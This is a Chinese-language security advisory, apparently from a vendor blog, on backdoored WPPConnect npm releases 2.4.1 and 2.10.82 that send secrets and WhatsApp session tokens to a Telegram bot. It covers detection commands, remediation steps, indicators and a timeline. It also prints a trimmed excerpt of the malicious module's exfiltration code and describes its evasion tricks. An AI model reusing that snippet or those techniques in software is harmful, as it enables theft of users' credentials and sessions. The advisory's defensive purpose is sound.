WPPConnect npm 后门窃取密钥和 WhatsApp 会话
WPPConnect 的 npm 版本 2.4.1 和 2.10.82 植入后门,会上传密钥和 WhatsApp 会话;请固定到 2.4.0 和 2.10.81。
TL;DR
- WPPConnect 的 WhatsApp 自动化软件包出现恶意版本,会把环境变量、配置文件和 WhatsApp 会话令牌上传到 Telegram 机器人。一份公开报告和 OpenSSF malicious-packages 记录于 2026-11-16 公开了相关代码。
- 安装或运行过
@wppconnect-team/wppconnect2.4.1 或@wppconnect/server2.10.82 的任何人都受到影响。模块在导入库或启动服务器时运行,无需用户操作。 - 这些恶意版本未分配 CVE 编号。GitHub 将两个公告都归类为 Critical 恶意软件,未发现在野利用,截至 2026-11-17 两者均未列入 CISA KEV。
- 删除这两个版本,固定到 2.4.0 和 2.10.81,并轮换进程能够读取的每一个密钥。具体步骤见“如何修复?”。
我受影响吗?
必须同时满足以下条件:
- 直接或通过依赖安装了
@wppconnect-team/wppconnect2.4.1 或@wppconnect/server2.10.82。 - 安装后有进程导入了该库或启动了该服务器。仅下载压缩包不会运行该模块。
- 该进程能够通过 HTTPS 访问
api.ipify.org和api.telegram.org。

该库版本于 2026-11-15 23:31 UTC 发布,并一直带有 latest 标签,直到 2026-11-17 上午标签回到 2.4.0。服务器版本于 2026-11-16 03:09 UTC 发布。
截至 2026-11-15 的一个月内,该库在 npm 上有 29,074 次下载和 3,532 个 GitHub 星标;服务器在同一时期有 6,784 次下载。两个压缩包仍可按精确版本下载,因此锁文件、缓存或固定依赖仍可能安装它们。
| 软件包 | 受影响版本 | 最后一个干净版本 |
|---|---|---|
@wppconnect-team/wppconnect |
2.4.1 | 2.4.0 |
@wppconnect/server |
2.10.82 | 2.10.81 |
检查已安装的版本:
# Direct and transitive copies in the project tree
npm ls @wppconnect-team/wppconnect @wppconnect/server

# Lockfile entries
grep -rn -A 3 '"node_modules/@wppconnect-team/wppconnect"' package-lock.json
grep -rn -A 3 '"node_modules/@wppconnect/server"' package-lock.json
grep -n -E "@wppconnect-team/wppconnect|@wppconnect/server" pnpm-lock.yaml yarn.lock 2>/dev/null

# The versions actually present on disk
node -p "require('@wppconnect-team/wppconnect/package.json').version" 2>/dev/null || echo "not installed"
node -p "require('@wppconnect/server/package.json').version" 2>/dev/null || echo "not installed"
如何修复?
将两个软件包替换为最后一个干净版本,并重新生成所有解析到恶意版本的锁文件和镜像。目前还没有修复版本:维护者于 2026-11-16 删除了源代码,但尚未发布新的 npm 版本。
- 在所有指定这两个软件包的
package.json中精确固定干净版本:
npm install --save-exact @wppconnect-team/wppconnect@2.4.0
npm install --save-exact @wppconnect/server@2.10.81
- 如果其中某个软件包通过其他依赖引入,请用 npm 覆盖强制使用干净版本:
"overrides": {
  "@wppconnect-team/wppconnect": "2.4.0",
  "@wppconnect/server": "2.10.81"
}
- 删除
node_modules和锁文件,重新安装,并确认 2.4.1 和 2.10.82 都不再出现:
rm -rf node_modules package-lock.json
npm install
npm ls @wppconnect-team/wppconnect @wppconnect/server
-
重新构建在 2.4.1 带有
latest标签期间执行过npm install的 CI 作业镜像和 Docker 镜像。缓存的层会保留旧压缩包,即使标签已经恢复。 -
停止加载了任一版本的进程。
--ignore-scripts之类的选项在这里没有帮助,因为模块是在导入和启动时运行,而不是在安装期间运行。
如果无法立即更换版本,请阻止主机向 api.telegram.org 和 api.ipify.org 的出站流量。这会阻断这一条上传路径,但不会移除模块,也无法阻止后续使用其他端点的变种。
恶意代码做什么?
该版本添加了一个诊断模块,在库被导入时立即运行,并上传主机信息。库的副本是 dist/utils/diagnostics.js,由 dist/controllers/browser.js 调用;服务器的副本是 dist/util/diagnostics.js,由 dist/server.js 第 18 行调用。
// @wppconnect-team/wppconnect 2.4.1, dist/utils/diagnostics.js (trimmed)
const SUPPORT = {
    url: [ 'https://api.telegram.org/bot', '<redacted>', '/sendDocument' ].join(''),
    chat: 7343578055,
    cooldown: 24 * 3600 * 1000,
    maxFile: 12000,
};
const targets = [
    ['.env', 'ENV'], ['.env.local', 'ENV.LOCAL'], ['.env.production', 'ENV.PROD'],
    ['config.js', 'CONFIG.JS'], ['config.json', 'CONFIG.JSON'], ['ormconfig.json', 'ORMCONFIG'],
];
// ...
const form = new FormData();
form.append('chat_id', String(SUPPORT.chat));
form.append('document', new Blob([text], { type: 'text/plain' }), name);
return fetch(SUPPORT.url, { method: 'POST', body: form }).catch(() => null);
报告包含主机名、用户名、操作系统、工作目录、内存大小和 Node.js 版本。它会复制除少量 shell 和 npm 名称之外的所有环境变量。它还会读取此处列出的六个配置文件以及项目的依赖名称。它从工作目录获取最多 60 个文件名,从 tokens/ 获取最多五个会话文件。
它在 api.ipify.org 查询机器的公网 IP,并将报告作为 Telegram 文档发送到机器人 9034051102、会话 7343578055。
两个变种每台机器每 24 小时最多发送一次,使用临时目录中的标记文件:库为 .wpp-support-diag,服务器为 .wpp-diag。库在导入时立即发送。
服务器会等待 30 到 240 秒的随机延迟,并在看到 CI、GITHUB_ACTIONS、RUNNER_OS、RUNNER_NAME、类似沙箱的主机名或包含 mitm 的代理时提前返回。服务器用 base64 片段拼接 Telegram URL,两个变种都会吞掉所有错误。
该模块通过两种方式进入服务器。2.10.82 压缩包在启动时直接加载它,而服务器依赖 @wppconnect-team/wppconnect ^2.3.6,在该版本仍是最新版本时解析到 2.4.1。
如何被利用?
攻击者不需要受害者点击链接或按名称导入软件包。此次入侵利用了项目自身的发布流程:
- 添加诊断模块的提交于 2026-11-15 和 2026-11-16 进入两个仓库,作者为
joaosouz4dev账户,描述为环境诊断。 - 项目的发布工作流于 2026-11-15 23:31 UTC 发布
@wppconnect-team/wppconnect2.4.1,并于 2026-11-16 03:09 UTC 发布@wppconnect/server2.10.82。 - 开发者或 CI 作业安装或更新了软件包。当 2.4.1 带有
latest标签时,未指定精确版本的全新安装会选择它。 - 应用程序导入库或启动服务器。诊断模块在同一进程中运行,读取文件和环境,并发出两次出站 HTTPS 请求。
- 操作者以 Telegram 文档形式收到报告。应用程序日志中没有出现任何输出。
公开记录没有说明该账户或发布工作流是如何被利用的,也没有说明维护者是否轮换了凭据。删除请求只删除了源代码,没有发布干净的 npm 版本。
攻击如何展开?
能够访问发布路径的攻击者发布了一个模块,每次导入或启动服务器都会执行它。该模块将主机的密钥和 WhatsApp 会话发送到 Telegram 机器人。
无需用户操作"] D --> E["读取环境变量、配置文件和会话令牌"] E --> F["在 api.ipify.org 查询公网 IP"] F --> G["将报告上传到 Telegram 机器人"]
攻击者能做什么?
攻击者可以读取 Node.js 进程能够读取的一切,影响取决于该进程持有什么。在默认布局下,报告可能包含:
- 来自环境变量的云和服务凭据,例如访问密钥、数据库 URL、API 令牌和签名密钥。
- 工作目录中的
.env、config.js、config.json和ormconfig.json,这些文件通常以明文重复这些密钥。 - 来自
tokens/的最多五个 WhatsApp 会话令牌文件,服务器变种还会从wppconnect_tokens/获取最多三个。这些令牌可能让攻击者以绑定的 WhatsApp 账户身份操作。 - 主机名、用户名、工作目录和公网 IP,这些信息有助于攻击者日后定位该主机。
该代码不安装持久化、不执行命令,也不打开反向 shell。其影响仅限于读取此处列出的文件和变量并将其发送出去。文件相对于进程工作目录读取,因此库的副本不会收集该目录之外的会话目录。
环境变量过滤器会丢弃少于三个字符或超过 499 个字符的值,每个文件截断到 12,000 个字符。
如果安装了该怎么办?
将导入过 2.4.1 或启动过 2.10.82 的每台主机都视为已暴露,即使应用程序没有显示错误。删除软件包并不能撤销已经发生的上传。
- 停止服务,并在可能的情况下隔离主机。在清理任何内容之前,保留软件包版本、标记文件和 npm 日志。
- 从另一台机器轮换进程能够读取的每一个密钥。这包括环境变量、六个配置文件中的值、数据库密码、云密钥、API 令牌以及任何签名或加密密钥。
- 注销与该主机关联的 WhatsApp 会话并重新配对账户。在会话有效期间,将消息和联系人视为已暴露给攻击者。
- 从可信镜像重建主机,或至少删除
node_modules、锁文件和 npm 缓存,然后使用干净版本重新安装。 - 如果进程以云角色运行,请检查提供商审计日志中 2026-11-15 之后来自该主机公网 IP 的活动。
- 关注 WPPConnect 仓库的干净 npm 版本,并在离开固定版本之前验证其压缩包。
如何检查是否已遭入侵?
先检查精确版本和标记文件,然后在保留的日志中查找两个网络目标。
# 1. The malicious versions anywhere in the tree
npm ls @wppconnect-team/wppconnect @wppconnect/server
grep -rn -E "2\.4\.1|2\.10\.82" --include=package-lock.json --include=yarn.lock --include=pnpm-lock.yaml .

# 2. Marker files written before the upload
ls -la /tmp/.wpp-support-diag /tmp/.wpp-diag 2>/dev/null
find /tmp -maxdepth 1 -name ".wpp-*-diag" 2>/dev/null

# 3. npm install logs that name the two versions
grep -R -E "@wppconnect-team/wppconnect@2\.4\.1|@wppconnect/server@2\.10\.82" ~/.npm/_logs 2>/dev/null

# 4. DNS, proxy or firewall logs
grep -E "api\.ipify\.org|api\.telegram\.org" /var/log/* 2>/dev/null
公开的指标如下:
- 网络:
api.ipify.org(查询公网 IP)和api.telegram.org(上传文档,机器人9034051102,会话7343578055)。 - 文件:已安装目录中的
node_modules/@wppconnect-team/wppconnect/dist/utils/diagnostics.js和node_modules/@wppconnect/server/dist/util/diagnostics.js;以及/tmp/.wpp-support-diag和/tmp/.wpp-diag。 - 压缩包 SHA-1:
wppconnect-2.4.1.tgz为755274304012c7489e85c23da3c2423d184d113b,server-2.10.82.tgz为68925177e1fb4f05e1958af8ac81d4a0b22003fb。 - npm 时间戳:
@wppconnect-team/wppconnect2.4.1 为 2026-11-15T23:31:48Z;@wppconnect/server2.10.82 为 2026-11-16T03:09:59Z。
标记文件表示模块已启动并在上传前写入了状态。标记文件不存在并不证明主机干净,因为标记写入临时目录,可能因重启或容器重建而消失。模块会吞掉网络错误,因此被阻断或失败的上传除了软件包版本和安装日志之外可能不会留下痕迹。
时间线
- 2026-11-15 22:34 UTC:提交
06caa8c和27ed8e3将诊断模块加入 wppconnect 仓库。 - 2026-11-15 23:31 UTC:
@wppconnect-team/wppconnect2.4.1 发布到 npm,并成为latest标签。 - 2026-11-16 02:43 UTC:提交
bdddf54将该模块加入 wppconnect-server 仓库。 - 2026-11-16 03:09 UTC:
@wppconnect/server2.10.82 发布到 npm。 - 2026-11-16 03:44 UTC:拉取请求 #2733 删除服务器模块。
- 2026-11-16 03:50 UTC:拉取请求 #2967 删除库模块。
- 2026-11-16 04:00 UTC:工单 #2968 公开报告这两个版本。
- 2026-11-16 04:10 UTC:OSV 发布 MAL-2026-20044 和 MAL-2026-20043。
- 2026-11-17 06:31 UTC:GitHub 公告数据库发布 GHSA-rj96-rg6c-9hw8 和 GHSA-96hm-h5v4-92fq。
- 2026-11-17 08:10 UTC:
latest标签再次指向 2.4.0 和 2.10.81;两个恶意版本仍可下载。
常见问题
安装软件包会运行恶意代码吗?
不会。与 postinstall 蠕虫不同,该模块在导入库或启动服务器时运行。安装压缩包只会把文件放到磁盘上;导入该库的构建或测试步骤,或启动服务器的容器,才会执行它。
2.4.0 和 2.10.81 干净吗?
就此次事件而言是干净的。两个压缩包都不包含诊断模块,latest 标签也已重新指向这两个版本。这只回答这两个版本的问题,并不保证未来版本。
有可跟踪的 CVE 吗?
这些版本没有分配 CVE。请跟踪 GitHub 公告数据库中的 GHSA-rj96-rg6c-9hw8 和 GHSA-96hm-h5v4-92fq,或 OSV 中的 MAL-2026-20044 和 MAL-2026-20043。
恶意版本存在了多久?
@wppconnect-team/wppconnect 2.4.1 从 2026-11-15 23:31 UTC 起带有 latest 标签,直到 2026-11-17 标签回到 2.4.0。@wppconnect/server 2.10.82 于 2026-11-16 03:09 UTC 发布。虽然源代码在数小时内被删除,两个精确版本在 2026-11-17 仍可下载。
npm audit 会标记这些软件包吗?
不要依赖它。npm audit 根据公告数据报告代码漏洞,而恶意版本公告属于另一类。请直接检查已安装版本和锁文件。
维护者发布修复版本了吗?
截至 2026-11-17 没有。两个删除请求删除了源代码,但没有发布新的 npm 版本,项目除删除代码外也没有发布公开声明。
使用 Ostorlab 查找受影响的 WPPConnect 安装
Ostorlab 的软件成分分析和 SBOM 清单会列出您仓库解析的开源软件包和版本。搜索 @wppconnect-team/wppconnect 或 @wppconnect/server 可以显示哪些项目使用了 2.4.1 或 2.10.82,以及哪些锁文件仍需重新生成。
参考文献
- GitHub Advisory Database,GHSA-rj96-rg6c-9hw8,“Malicious code in @wppconnect-team/wppconnect (npm)”:https://github.com/advisories/GHSA-rj96-rg6c-9hw8(2026 年 11 月 17 日检查)
- GitHub Advisory Database,GHSA-96hm-h5v4-92fq,“Malicious code in @wppconnect/server (npm)”:https://github.com/advisories/GHSA-96hm-h5v4-92fq(2026 年 11 月 17 日检查)
- OSV,MAL-2026-20044,“@wppconnect-team/wppconnect”:https://osv.dev/vulnerability/MAL-2026-20044(2026 年 11 月 17 日检查)
- OSV,MAL-2026-20043,“@wppconnect/server”:https://osv.dev/vulnerability/MAL-2026-20043(2026 年 11 月 17 日检查)
- wppconnect 工单 #2968,“Security: npm release @wppconnect-team/wppconnect 2.4.1 (still latest) uploads secrets to a Telegram bot”(2026-11-16):https://github.com/wppconnect-team/wppconnect/issues/2968(2026 年 11 月 17 日检查)
- wppconnect 拉取请求 #2967,“fix: remove host secret collection during browser imports”(2026-11-16):https://github.com/wppconnect-team/wppconnect/pull/2967(2026 年 11 月 17 日检查)
- wppconnect-server 拉取请求 #2733,“fix: remove startup secret collection and external upload”(2026-11-16):https://github.com/wppconnect-team/wppconnect-server/pull/2733(2026 年 11 月 17 日检查)
@wppconnect-team/wppconnect的 npm 注册表元数据(2026 年 11 月 17 日检查):https://registry.npmjs.org/@wppconnect-team%2Fwppconnect@wppconnect/server的 npm 注册表元数据(2026 年 11 月 17 日检查):https://registry.npmjs.org/@wppconnect%2Fserver- Bitbison Registry 对
@wppconnect/server2.10.82 的审查(2026-11-16):https://registry.bitbison.io/npm/@wppconnect/server(2026 年 11 月 17 日检查) - OpenSSF malicious-packages,MAL-2026-20044 源记录:https://github.com/ossf/malicious-packages/blob/babba2d7abb676ad6064d956e3cfa9250f5d7581/osv/malicious/npm/@wppconnect-team/wppconnect/MAL-2026-20044.json(2026 年 11 月 17 日检查)
@wppconnect-team/wppconnect的 npm 下载统计(2026 年 11 月 17 日检查):https://api.npmjs.org/downloads/point/last-month/@wppconnect-team%2Fwppconnect@wppconnect/server的 npm 下载统计(2026 年 11 月 17 日检查):https://api.npmjs.org/downloads/point/last-month/@wppconnect%2Fserver- Docker Hub,
wppconnect/wppconnect-server(2026 年 11 月 17 日检查):https://hub.docker.com/r/wppconnect/wppconnect-server